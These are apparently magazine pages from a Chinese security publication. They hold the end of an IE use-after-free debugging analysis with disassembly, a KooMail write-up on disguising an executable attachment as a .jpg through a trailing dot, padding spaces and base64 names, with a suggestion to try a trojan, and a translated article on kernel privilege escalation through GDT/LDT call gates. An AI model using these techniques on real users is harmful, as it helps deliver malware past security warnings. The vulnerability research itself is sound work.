我们再来看看创建 evt 事件对象的副本 event_obj 的代码，很容易想到它会调用 CEventObj::Create 函数。

```
.text:7E27E09C ; public: static long __stdcall
CEventObj::Create(struct IHTMLEventObj * *, class CDoc *,
class CElement *, class CMarkup *, int, unsigned short *, struct
EVENTPARAM *, int)
……text:7E342A29 mov ecx, eax
.text:7E342A2B call      ??0EVENTPARAM@@
QAE@PBU0@@Z
```

它调用 EVENTPARAM::EVENTPARAM(struct EVENTPARAM const *)拷贝构造函数，具体如下：

```
.text:7E2EB9A9 ; public: __thiscall EVENTPARAM::
EVENTPARAM(struct EVENTPARAM const *)
.text:7E2EB9A9 mov edi, edi
```

```
.text:7E2EB9AB push    ebp
.text:7E2EB9AC mov ebp, esp
.text:7E2EB9AE push    ebx
.text:7E2EB9AF mov ebx, ecx
;ebx=this 指针
.text:7E2EB9B1 push    esi
;esi=参数 1，源
.text:7E2EB9B2 mov esi, [ebp+arg_0]
……
.text:7E2EB9D9 push    36h
.text:7E2EB9DB pop ecx
.text:7E2EB9DC mov edi, ebx
;edi=this 指针，目标
.text:7E2EB9DE rep movsd ;拷贝
……
```

从上面的代码看出没有做任何引用计数的增加就直接复制指针了，到此，漏洞原因已经分析清楚，仅一个引用计数的误差，就造成了危害如此巨大的漏洞，希望大家也引以为戒，以后要多多注意编程中的安全性问题。

另外，漏洞是由于内存重用的时候，刚好将释放掉的 element 内存作为新分配的内存，造成内存访问出错，但是在 IE 7、IE 8 上内存的分配有了变化，因此给出的漏洞代码无法正常利用，但漏洞在 IE 7、IE 8 上确实是存在的，如果要利用的话，需要深入研究一下 IE 7、IE 8 的堆管理后修改代码，这里就不多说了。

最后还有个问题没有回答，为什么 ecx 是 this 指针呢？一是理论上一般 C++类的 this 指针都是 ecx，调试经验丰富的程序员都知道确实如此；另一个原因是实际验证时，我们在 CEventObj__ GenericGetElement 函数上再回溯一层，得到以下代码：

```
.text:7E44D821 ; int __stdcall CEventObj__get_
srcElement(int, void **)
.text:7E44D821 ?get_srcElement@CEventObj@@QAGJPA
PAUIHTMLElement@@@Z proc near
.text:7E44D821
.text:7E44D821 arg_0    = dword ptr  8
.text:7E44D821 arg_4    = dword ptr  0Ch
.text:7E44D821
.text:7E44D821 mov edi, edi
.text:7E44D823 push    ebp
.text:7E44D824 mov ebp, esp
.text:7E44D826 mov ecx, [ebp+arg_0] //看到了吗？
.text:7E44D829 push    3E9h    ; int
.text:7E44D82E push    [ebp+arg_4] ; void **
.text:7E44D831 call    ?GenericGetElement@
CEventObj@@AAEJPAPAUIHTMLElement@@J@Z ;
CEventObj::GenericGetElement(IHTMLElement * *,long) ;通往
触发漏洞
.text:7E44D836 pop ebp
.text:7E44D837 retn    8
.text:7E44D837 ?get_srcElement@CEventObj@@QAGJPA
PAUIHTMLElement@@@Z endp
```

很明显，代码“.text:7E44D826 mov ecx,[ebp+ arg_0]”的 ecx 就是参数 1，一个 C++类的虚函数的参数 1 是什么呢？当然是 this 指针了。

本文从调试方法的角度简单分析了这个漏洞，其实漏洞的详细原因，看雪上轩辕小聪的分析以及给出的参考资料说得很细了，但具体怎么用 OD 和 IDA 来分析这个漏洞，具体的技巧和每一步的思路没有详细说明。其实我一直想说，分析漏洞找原因，然后思考为什么是一方面，调试技术是一方面，一个漏洞再强大，过去了就过去了，关键是能从分析这个漏洞的过程中学到什么，这才是技术，而漏洞本身并不重要。只有方法和思想的积累，才能逐渐从分析漏洞，迈向挖掘漏洞。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：无
关键词：漏洞、邮件附件、KooMail



KooMail 安全警告机制绕过漏洞

文/图 爱无言

在上期杂志中，我与大家分享了 KooMail 的一个 XSS 漏洞，利用这个漏洞在 KooMail 默认采用文本形式显示邮件的情况下，让带有 XSS 攻击语句的邮件触发 KooMail 的网页显示形式，能造成 XSS 攻击。当然，也许问题不仅仅是诱导用户访问木马网页这么简单，或许还可以跨域，这就交给读者朋友们去研究了。这一次，我给大家带来的是一个比较有意思的漏洞，微软的 Outlook 也曾经出现过同样性质的安全漏洞。

我们知道，作为邮件客户端软件，在接收到一封带有附件的邮件后，应该正确地分析出该邮件所带附件的性质，比如附件是一个文本文件，还是一个图片文件。当邮件的附件是一个可执行文件时，邮件客户端软件应该对其做一个安全限制，当用户试图直接从软件中打开该附件时，需要及时提醒用户是否真的需要打开这个可执行文件格式的附件，因为很多病毒木马程序就隐藏在邮件的附件中。

请大家注意，这里说的是“应该做一个安全限制”，而不是“必须做一个安全限制”，这取决于软件开发者对用户安全负责的态度。优秀的软件产品必然会增加安全限制的砝码，为此，KooMail 软件的开发者也在其软件上实现了这种对附件文件进行安全检查的限制机制，如图 1 所示。




图 1

注意图中我所发送的测试邮件携带了一个可执行文件格式的附件。KooMail 正确地识别了这个附件的格式，所以会采用一个类似小窗口的图标来表示这个附件的为可执行文件，与 Windows 系统中 cmd.exe 文件自带的文件图标一样。

与此同时，当我双击附件准备直接打开附件时，KooMail 给出了一个“该类型文件可能携带病毒，确认打开吗？”的友情提示对话框。这正是我们前面提到的邮件客户端软件的安全限制机制，目的就是为了防止病毒及木马程序随邮件进行传播和攻击用户系统。

虽说 KooMail 软件具有对邮件附件文件格式进行安全检查的功能，但我们并不能说 KooMail 软件的这种安全机制就一定非常严谨，在很多情况下，攻击者是可以绕过这种安全机制，从而达到目的的。

以一般的编程思路来考虑，KooMail 检测一个文件的文件格式类型时，肯定是首先获取完整文件名，然后查找最后一个小数点，将最后一个小数点后的字符串作为文件类型的后缀名，从而识别出该附件所属文件的具体类型。这种传统的编程思路，往往在很大程度上造成安全隐患。

试想，我们现在构建一个附件的名称为“1.exe”，此时，上面的编程算法将正确获得该附件的文件类型为“exe”，也就可以判断该文件属于一个可执行文件，从而当用户试图打开该附件文件时，给予安全警告提示。

现在我们重新构建一个名为“1.exe.”的附件，这个时候，上面的编程算法就出现问题了，最后一个小数点后没有任何字符，此时该附件的文件类型就会被识别为一个未知格式文件，这就会造成邮件客户端软件无法依据文件类型来做安全限制。那么，我们的猜测是否正确呢？实际来测试一下 KooMail 吧。

利用 base64 算法，将“1.exe.”这个附件名编码为 MS5leGUu，选择此算法是因为默认的电子邮件编码格式都为 base64 格式。然后，制造一封带有“MS5leGUu”这个附件名称的恶意邮件，通过 KooMail 接收后，我们发现 KooMail 不再能正确识别出该邮件所带附件为一个可执行文件，因为 KooMail 不再以小窗口图标来表示这个附件的文件类型，这里我没有截图，因为我们马上将会涉及一个问题。

虽说此刻 KooMail 已经无法正确识别文件类型，但要是你在 KooMail 中看到一个附件的名称为“1.exe.”，你也会怀疑这个文件究竟是不是一个可执行文件，exe 这三个字母也太招摇过市了。为此，我们接下来需要伪装一下。

从 KooMail 的使用界面来看，KooMail 对附件的文件名称显示是有问题的，过长的附件名将会被隔行显示，这太好了，如果我们此刻构建一个附件的文件名为“1.jpg（这里全是空格）.exe.”。如果中间的空格足够多，KooMail 就不会显示出完整的文件名称，那么附件看起来将会像一个 jpg 图片的名称。再次将这个新的文件名称转换为 base64 编码，即 MS5qcGcgICAgICAgICAgICAgICAgICAgI
CAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIC
AgICAgICAgICAgICAgICAgICAgICBleGUu，然后修改邮件，再利用 KooMail 接收该恶意邮件，如图 2 所示。

从图中我们看到，此刻附件名显示的是“111.jpg”，而不再是带有 exe 的文件名称，我们成功地实现了对附件文件名称的伪装。这真是一个好消息，KooMail 似乎非常乐意让我们绕过它的安全限制机制。

我们现在已经成功地让 KooMail 自带的附件文件类型判断机制失效，但我们能够成功执行原本的 exe 附件吗？我们的目的就是想让接收到恶意邮件的用户，在双击邮件中伪装的附件时，不会被 KooMail 的安全机制发现，从而让用户顺利执行恶意邮件中的附件，在用户系统上安装木马或者病毒程序。




图 2

现在让我们试着双击打开这个看起来像是图片的附件文件，你会发现 KooMail 不会再给出图 1 中显示的警告对话框，而是直接运行了附件文件！如图 3 所示（我所演示的附件是 Windows 按钮突破专家，你可以换成木马文件试试，效果一样的）。

你一定会惊讶，不是说 KooMail 已经不能正确识别我们伪造的附件文件格式了吗？怎么又会执行我们的附件文件呢？原因就在 Windows 机制上，我们上面制造的“1.exe.”这种文件名其实会被 Windows 转换为“1.exe”，小数点或者文件名最后的空格字符都会被过滤。KooMail 在将邮件附件转换为临时文件时，就会将其转换为原本的 exe 可执行文件，于是我们的不能识别的文件类型被 Windows 系统正确解析为可执行文件，我们的附件就成功实现绕过 KooMail 的安全机制，获得了直接运行的权利。





图 3

现在，我们已经成功实现了绕过 KooMail 安全机制的目的，可以说从这一刻开始，KooMail 这个邮件客户端软件就变得不再安全起来。所以，请使用 KooMail 的读者朋友们，最好及时更换自己的邮件客户端软件，以防遭受这种欺骗式的恶意攻击。同时，期待 KooMail 的开发者能够及时修复此漏洞。

前置知识：VC
关键词：漏洞、GDT、LDT



Windows 内核描述符表 GDT 及 LDT 漏洞利用

文/Jurczyk,Gynvael 译/小小杉

内核模式漏洞已经逐步受到世界范围内的广泛关注（2007 年 Microsoft 只发布了不到 5%的安全补丁，而 2008 年却发布了超过 10%的安全补丁），这些补丁可以说都是因为 Ring0 级漏洞利用技术的发展而发布的。在过去的几十年里，黑客关注度最高的漏洞利用技术之一即在什么条件下从何处写入（write-what-where conditions），其主要原因是内核模块、设备驱动总会执行非法指针的验证或者非安全池连接的断开导致缓冲区溢出漏洞的稳定性差。

漏洞利用就是要尽可能地使攻击者能够提升系统权限，至少能够在一些受保护的内存区域（即采用分页机制及其他内存保护机制以阻止未授权的应用程序操作内存）上实现写操作。在执行一次成功的攻击之前，首先需要考虑在何处执行何种操作是最为有利的，即利用的稳定性更高。至今，很多学者已公开发表了一些漏洞利用的相关文章，并给出了大量存在漏洞利用可能性的位置（如提升系统执行权限等）。这些文章包括利用驱动中存在的传统缺陷；Windows 设备驱动的漏洞利用；如何利用 Windows 内核内存池。（译者注：文章的出处 http://pb.specialised.info/all/articles/ewdd.pdf;http://packetstormsecurity.nl/Xcon2005/Xcon2005_SoBelt.pdf）

这些文章给出的各种漏洞利用技术实际上都面临一个难题：它们都是基于 Windows 未公开的文档和 Windows 内部行为；故这些技术并不能保证在系统更新、Sevice Pack 或特定系统版本中依旧可行。因此，在执行真实的漏洞利用时，我们必须校验系统版本或者执行额外的启发式搜索算法（如扫描内核内存签名）。事实上，利用一些与硬件相关的特定结构体可很方便地解决此问题，可以在多个 Windows 版本上以同一种方式实现漏洞利用。为了更加准确，本文重点阐述保护模式下最重要的部分之一，即描述符表 GDT 和 LDT。通过重写这些

结构体，我们能够在 Windows NT 系统的任一版本上执行特殊权限提升攻击，只要其采用的是 x86 处理器。

Windows 描述符表 GDT 与 LDT

描述符表 GDT 和 LDT 是 X86 结构中用来定义内存段（包括数据段和代码段）的特定结构集，当然也包括系统中的其他描述符，如任务状态段 TSS 和调用门（Call-Gates）。另外，每一个 LDT 自身作为一个段存在，它们的段描述符被放在 GDT 中，更多描述可参考 intel 手册。尽管 Windows 系统实现了统一的内存模型，而且在保护模式下迫使系统在每一个处理器中至少安装一个任务状态段，GDT 仍可以拥有更多的条目。此表通常包含一对内核模式代码和带有特权级值为 0 的描述符数据段，一对用户模式代码和带有特权级为 3 的描述符数据段，一个 TSS 入口以及三个额外的数据段条目和一个可选的 LDT 入口。默认条件下，Windows GDT 和 LDT 都包含有调用门入口。表 1 给出了 Windows XP 系统下的原始 GDT 表。

Index	Type	Base	Limit	DPL	Notes
0	null				null segment
1	code	0	FFFF (*4KB)	0	kernel-mode code segment
2	data	0	FFFF (*4KB)	0	kernel-mode data segment
3	code	0	FFFF (*4KB)	3	user-mode code segment
4	data	0	FFFF (*4KB)	3	user-mode data segment
5	tss	80042000	20AB	0	Task State Segment (per-processor)
6	data	FFDFF000	1 (*4KB)	0	Windows处理器控制区
7	data	7FFDF000	FFF	3	Windows线程环境块
8	data	400	FFFF	3	used by Windows NTVDM
9	ldt	86811000	7	0	optional custom LDT (per-process)

图 1　Windows 平台下 GDT 的典型结构

GDT 以及其包含的 TSS、进程控制域 PCR（此结构体中保存着系统状态的信息，如 IRQL、当前线程、IDT 等信息）都定义在每个进程中。每一个线程都有其自己的结构体 TEB（在上下文切换时，选择子中的基址会参考该表，以指向当前线程的 TEB），以及可选择的 LDT 也包含在每个进程中。默认状态下，一个新创建进程并未定义任何局部描述符表。当然，其可通过命令来分配，比如在进程创建时请求一个新的 LDT 索引。KPROCESS 结构体中成员 LdtDescriptor 域即为指向每个进程中的 LDT 表指针。在不同进程之间发生上下文切换时，此域会被加载进 GDT 表，并启动 LGDT 指令。LDT 和 GDT 对应的控制函数在 Win32 API 和 Native API 之间隔离。这些 API 提供了以下函数：

- GetThreadSelectorEntry：返回指定选择器和线程的描述符表入口地址（Win32API）。
- NtQueryInformationProcess：用来获取一个已打开进程对象的各种信息，每次调用此函数时都要指定一个按相应数据结构组织的数据，如获取 LDT 索引。
- NtSetLdtEntries：Windows 允许每个进程添加本进程的 LDT 描述符（Local Descriptor Table，局部描述符表），通过调用 ZwSetLdtEntries 可以添加和修改当前进程的 LDT 描述符。
- NtSetInformationProcess：设置 ProcessLdtInformation，写 LDT 索引入口。

然而，普通的 LDT 索引也存在一些限制，如基地址和基地址+limit 被限制在用户空间；用户模式下可访问的段（描述符特权级域被设置为 3）；同时段类型也被限制在数据段和代码段。但实际上数据段描述符中存在 Expand-Down 标志，用于数据段描述符，当一个数据段描述符未设置该标志时，这个数据段的有效范围为 Base 到 Base+Limit，但设置了该标志后，该数据段的有效范围为 Base+Limit+1 到 Base–1，也就是前一个地址范围的补集，或者说地址空间里的剩余部分。尤其是当设置了 Limit 为 0 时，该数据段有效的地址范围为整个地址空间。

LDT 表中创建调用门索引入口

经过上面简要的分析，我们对 GDT 和 LDT 结构体有了大致了解，现在开始进行内核修改操作。我们的目的是为了促使有效载荷能够在 Ring0 级执行。故使用描述符表的一个最直接的代码过渡（即从 Ring3 到 Ring0 的方式）为调用门的安装，以指向我们设计的代码。现在我们不得不修改一个已存在的描述符索引，使其成为一个调用门。Windows 进程默认是不存在特定的 LDT 索引的。内核会在进程试着创建自己的局部描述符时，第一时间负责分配必要的内存。在本地进程上下文中创建 LDT 表，可通过函数 NtSetInformationProcess 或者 NtSetLdtEntries 函数完成（两函数均未公开）。2002 年，Z0mbie 在《玩转 Windows 2000》中提到 GDT/LDT 表时，曾实现并公开了一些典型的内部函数。这些函数的具体实现大部分至今也没有发生改变。在试着修改 LDT 内容时，我们应该注意到一些重要事实。首先，NtSetInformationProcess 函数调用后会产生多重结果。更重要的是，握有新索引的大量虚拟内存块已经分配出去了。其次，TSS/LDT 类型的特定描述符已经产生并在全局描述符表中创建。

由于 GDT 表的数量同系统正在运行的处理器数量是一致的；而且，每个进程可能有自己的 LDT 表，系统内核必须以某种方式管理可变的 GDT 索引条目。为了做到这一点，每个进程在 KPROCESS 对象中都包含自己的 LdtDescriptor 结构。当一个任务发生切换时，线程管理器会将当前的 LDT 表替换为当前运行线程相对应的 LDT 表。此外，在 GDT 成功填充了新数据后，中断描述符表寄存器值会设置为一个有效的 GDT 索引值。

在我们的进程上下文中成功创建 LDT 表后（表内容已经不再重要了），现在我们需要获取实际的 LDT 表地址；以下两个步骤可完成此任务：

1）获得 IDTR 寄存器值（段选择子）；

2）基于 1）中得到的选择子，获取 GDT 描述符地址。

第一步可使用标准指令 SLDT 即可获取 IDTR 寄存器

值，至于第二个值，Microsoft 提供了一个特殊的 API 函数 GetThreadSelectorEntry，此函数可用来获取一个指定选择子对应的描述符表入口地址。因为 Windows 并不想任何用户都能在 LDT 表中创建各种描述符表，故 NtSetInformationProcess 和 SetLdtEntries 函数仅被限制在特权级 DPL=3 的代码段和数据段中定义。对我们而言，存在三种可选方案：一是向调用门中传输一个已存在的数据描述符；二是向调用门中传输一个已存在的代码描述符；三是从一开始就在 LDT 表的空闲区域创建一个调用门描述符。

本文选择方案一来实现，首先给出代码段/数据段/系统段描述符和调用门描述符的结构体，如图2所示。




图 2　调用门描述符与数据段描述符的结构体对照

最普遍的 write-what-where 漏洞使其能够覆盖 4 字节的内核内存（单一处理器）；甚至，仅仅修改 1 字节内容也可达到同样的效果。

4 字节 write-what-where 漏洞分析

下面我们开始最为简单的修改：修改 8 字节的 GDT 索引中的 4 字节内容；由于在执行写操作时，剩余的 4 字节必须已经正确初始化（即成为调用门结构体的有效域），所以对将要写入的结构体偏移必须非常仔细地选择。特别是，我们的目标是控制结构体中尽可能多的内容——故需仔细观察数据段描述符，当我们亲手创建 LDT 索引时，域（变量）值在下面控制。

- 基地址：WORD BaseLow，BYTE BaseMid，BYTE BaseHi，这三个变量贯穿整个结构体，组成一个 32 位的段基址。唯一的限制是，此地址必须指向用户内存空间（不得大于 0x7FFFF000）。
- 段限长（Segment Limit）：WORD LimitLow, DWORD LimitHi:4，用于指定段的长度。处理器会把段描述符中两个段限长字段组合成一个 20 位的值，并根据颗粒度标志 G 来指定段限长 Limit 值的实际含义。

上面两个成员即占用了 64 位中的 52 位，为了更加简单，写操作目标应是第二个 DWORD 值，其包含一些敏感信息如索引入口类型、DPL 以及一些额外的标志。如前所述，我们必须确保前 4 个字节已经正确初始化（准备成为调用门结构体一部分）。下面，你可以在“结构转换”中找到这些域，以及它们应该填充的值。

- 段限长（偏移 00～15H）：在调用门中，目标域包含目标函数地址的低字，它必须作为 LimitLow 域传递给一个数据段。
- 基地址（偏移 00～15H）：段选择子，在调用门中，当特权模式切换时，段选择子包含 CS 段寄存器值。实际上，最可能被设置为 8（这是第二个 GDT 索引入口，默认情况下为空）。

有一半的结构体已经被初始化，现在让我们关注第二部分（利用 write-what-where 漏洞实现完整覆写）。

1 字节的 write-what-where 漏洞分析

事实证明，覆盖 32 位值比构建一次成功的攻击需要做的事情多得多。如前面所述，我们初步控制的位数为 52 位–余下的 12 位，正常情况下超出了我们的控制（包含关键信息如描述符类型，DPL 存在标记等）。若我们能够利用 write-what-where 成功修改另外 8 位值，则仅剩下 4 位仍无法控制。

